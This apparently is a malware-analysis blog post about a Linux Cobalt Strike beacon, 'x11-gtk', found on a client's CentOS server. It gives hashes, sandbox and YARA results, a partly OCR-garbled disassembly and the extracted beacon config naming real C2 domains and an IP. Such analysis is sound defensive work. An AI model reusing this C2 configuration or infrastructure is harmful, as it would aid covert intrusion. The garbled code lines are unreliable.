
Discovering Linux ELF beacon of Cobalt Strike tool


notes.netbytesec.com/2021/09/discovering-linux-elf-beacon-of-cobalt_18.html

Fareed



```
.text:00000000004035EE call    _daemon         ; run in the background
.text:00000000004035F3 call    wrap_sys_gettid ; sys_gettid
.text:00000000004035F8 mov     edi, eax        ; seed
                                cryption ; Most of the strings decode in here
                                things
                                1
                                key ; decode and encode a PKCS#1
                         tion_b64 ; Enumerate host and cr
.text:000000000040361A call    wrap_sem_init   ; initialize an unnamed sema
                               rdi, [rsp+18h+newthread] ; newthread
                                    ecx         ; arg
                                    offset create_thread ; start_routine
                                    , esi       ; attr
                              thread_create
                              word ptr [rax+rax+00h]

         3638
    ext:0000000000403638 loc_403638:
         0000000403638 call    wrap_connection_c2
              40363D mov     ecx, cs:dword_615788 ; 2710h
.text:0000000000403643 mov     edi, 12Ch
.text:0000000000403648 mov     eax, ecx
.text:000000000040364A sar     ecx, 1Fh
.text:000000000040364D imul    ebx
 ext:000000000040364F sar     edx, 6
 ext:0000000000403652 sub     edx, ecx
  xt:0000000000403654 cmovns  edi, edx        ; seconds
   t:0000000000403657 nop                     ; Patched sleep function
    :0000000000403658 jmp     short loc_403638
     0000000000403658 main endp
      000000000403658
```

This post was authored by Fareed.



Introduction

Cobalt Strike is a tool used for red teaming and penetration testing to demonstrate the cyber attack. Cobalt Strike is a commercial, full-featured, remote access tool that bills itself as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors". Cobalt Strike's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.

Nowadays, real attackers and cyber threat actors have been used this tool a lot in their operations to conduct a cyber-attack against their target. Today, we see another evolution of Cobalt Strike where the threat actor has developed a Linux version of a payload of Cobalt Strike where it gets 0 detection in the VirusTotal and remains stealthy in our client premises for more than 3 months.

Graph flow




Figure 1: Graph flow of the malware

Based on figure 1, the malware has a simple function routine. The core function of this malware is to make the beacon connection to the attacker Cobalt Strike server via DNS using the Cobalt Strike Malleable C2 config embedded in the malware. The other interesting part when reversing this malware is how they decrypt strings and data in the heap and parse those data to set up the DNS request.

Technical analysis findings


Initial assessment

Based on the THOR scanner's result given to the Netbytesec team, the hashes of the malware are as follows:

- 3db3e55b16a7b1b1afb970d5e77c5d98
- c5718ec198d13ef5e3f81cecd0811c98

The YARA rule that matched with the THOR scanner detection is "*CobaltStrike_C2_Encoded_Config_Indicator*" which creates the first bad indicator of this


malicious file.
The Netbytesec analyst try to run the malware in our malware analysis lab using Ubuntu 20.04 OS but the malware giving an error related to library dependencies.



```
[redacted] $ sudo ./x11-gtk
./x11-gtk: error while loading shared libraries: libssl.so.10: cannot
open shared object file: No such file or directory
                  $
```

Tested on Ubuntu distro


After verifying the infected server's OS which is CentOS 7, the Netbytesec team runs the program in CentOS 7 to mimic the real infected infrastructure of the malware executed. As a result, the malware successfully runs in CentOS 7 without any error unlike in the Ubuntu OS. The Netbytesec team believes that the malware was customized to run only in RedHat Distribution as the Netbytesec experimenting to run the malware in Debian and Ubuntu and give us the same error result.



```
[user@localhost ~]$ cat /etc/*release
CentOS Linux release 7.9.2009 (Core)
NAME="CentOS Linux"
VERSION="7 (Core)"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="7"
PRETTY_NAME="CentOS Linux 7 (Core)"
ANSI_COLOR="0;31"
CPE_NAME="cpe:/o:centos:centos:7"
HOME_URL="https://www.centos.org/"
BUG_REPORT_URL="https://bugs.centos.org/"

CENTOS_MANTISBT_PROJECT="CentOS-7"
CENTOS_MANTISBT_PROJECT_VERSION="7"
REDHAT_SUPPORT_PRODUCT="centos"
REDHAT_SUPPORT_PRODUCT_VERSION="7"

CentOS Linux release 7.9.2009 (Core)
CentOS Linux release 7.9.2009 (Core)
[user@localhost ~]$ sudo ./x11-gtk
[user@localhost ~]$ 
```

Tested on CentOS 7

Our first initial assessment is to check for any detection from the Anti-Virus engine in the VirusTotal as our client has uploaded the malware into the VirusTotal. The malware has zero detection in VirusTotal as shown in figure 2 which is quite interesting to reverse this binary.



0 / 60

Community Score

No security vendors flagged this file as malicious

294b8db1f2702b60fb2e42fdc50c2cee6a5046112da9a5703a548a4fa50477bc
x11-gtk
64bits elf

87.32 KB
Size

2021-08-10 15:37:10 UTC
26 days ago


ELF

DETECTION DETAILS COMMUNITY 6

Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avast-Mobile	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected
Comodo	✓ Undetected	Cynet	✓ Undetected

Figure 2: VirusTotal result

While in the Joe Sandbox, the file was detected as malicious with 48 scores per 100. In the sandbox result, the malware was detected as highly malicious only because of the YARA signatures that detect Cobalt Strike C2 encoded profile config instead of malicious behavior activity.



Overview

General Information

Sample Name:	x11-gtk
Analysis ID:	462386
MD5:	3db3e55b16a7b1b1…
SHA1:	bb44696c170e09b7…
SHA256:	294b8db1f2702b60f…
Infos:	

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Score:	48
Range:	0 - 100
Whitelisted:	false

Signatures

Malicious sample detected (through commu…
Sample has stripped symbol table
Yara signature match

Classification

Figure 3: Joe Sandbox result




Malicious sample detected (through community Yara rule)	Show sources
Source: x11-gtk, type: SAMPLE	Matched rule: Detects CobaltStrike C2 encoded profile configuration Author: yara@s3c.za.net
Source: 4594.1.0000000000400000.000000 0000415000.r-x.sdmp, type: MEMORY	Matched rule: Detects CobaltStrike C2 encoded profile configuration Author: yara@s3c.za.net
Source: Process Memory Space: x11-gtk PID: 4594, type: MEMORYSTR	Matched rule: Detects CobaltStrike C2 encoded profile configuration Author: yara@s3c.za.net

Sample has stripped symbol table	Show sources
Source: ELF static info symbol of initial sample	.symtab present: no

Yara signature match	Show sources
Source: x11-gtk, type: SAMPLE	Matched rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator date = 2021-07-08, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile config uration
Source: x11-gtk, type: SAMPLE	Matched rule: CobaltStrike_C2_Encoded_Config_Indicator date = 2019-08-16, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile configuration
Source: 4594.1.0000000000400000.000000 0000415000.r-x.sdmp, type: MEMORY	Matched rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator date = 2021-07-08, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile config uration
Source: 4594.1.0000000000400000.000000 0000415000.r-x.sdmp, type: MEMORY	Matched rule: CobaltStrike_C2_Encoded_Config_Indicator date = 2019-08-16, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile configuration
Source: Process Memory Space: x11-gtk PID: 4594, type: MEMORYSTR	Matched rule: CobaltStrike_C2_Encoded_XOR_Config_Indicator date = 2021-07-08, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile config uration
Source: Process Memory Space: x11-gtk PID: 4594, type: MEMORYSTR	Matched rule: CobaltStrike_C2_Encoded_Config_Indicator date = 2019-08-16, author = yara@s3c.za.net, description = Detects CobaltStrike C2 encoded profile configuration

Figure 4: YARA signature in Joe Sandbox

To verify the Cobalt Strike C2 profile, the Netbytesec analyst manually analyzed the Linux program without depending only on the YARA signature as it can be false positive. The Netbytesec analyst parses the profile config to extract the information of the Cobalt Strike config. As shown in figure 5 below, the information about the Cobalt Strike C2 config profile can be read include the C2 server DNS and other details.




```
BeaconType                       - Hybrid HTTP DNS
Port                             - 1
SleepTime                        - 10000
MaxGetSize                       - 1048576
Jitter                           - 0
MaxDNS                           - 255
PublicKey_MD5                    - ae1504c94119399f382d5894856771b3
C2Server                         - update.microsoftkernel.com,/dot.gif,update.microsofthk.com,/ca
UserAgent                        - Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; InfoPath.2)
HttpPostUri                      - /template/template.jsp
Malleable_C2_Instructions        - Empty
HttpGet_Metadata                 - ConstHeaders
                                        Referer: http://www.microsoft.com
                                   ConstParams
                                        param1=format
                                        param2=output
                                   Metadata
                                        base64
                                        header "Cookie"
HttpPost_Metadata                - ConstHeaders
                                        Content-Type: application/octet-stream
                                        Referer: http://www.microsoft.com
                                   SessionId
                                        parameter "id"
                                   Output
                                        print
PipeName                         - \\%s\pipe\msagent_%x
DNS_Idle                         - 0.0.0.0
DNS_Sleep                        - 0
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       - Not Found
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
```

Figure 5: CS config information

Based on figure 5, the beacon type of this malware will be deliver using DNS. Thus, DNS beaconing will be performed when the malware is executed. Also, we can see the "PublicKey_MD5" value. Once the beacon is executed, the beacon then needs to communicate with the Team Server. Whenever a beacon checks in to the Cobalt Strike Team Server destination, it sends an encrypted metadata blob. The metadata blob is encrypted using this RSA public key, extracted from the stager which is the malware. The other interesting information about the config is how the data communication request headers include GET and POST requests between the infected machine and the Cobalt Strike team server will be communicated after the malware run.

The malware used two C2 server domains which are update.microsoftkernel.com and update.microsofthk.com. Inspecting both domains showing that the domains resolved to IP address 160.202.163.100 and last seen was in 2021-09-06. From the result above, the Netbytesec team conduct OSINT research on both domains and found a tweet about it from the year 2019. Based on the tweet shown in the figure below, this is another strong indicator that the author of the malware uses the Cobalt Strike tool as part of the cyberattack on our client-server infrastructure.



Silas Cutler (p1nk)
@silascutler

Interesting copy of CobaltStrike:
7129434afc1fec276525acfeee5bb08923ccd9b32269638a54c7b452f5493492 (eventlogger.dll)

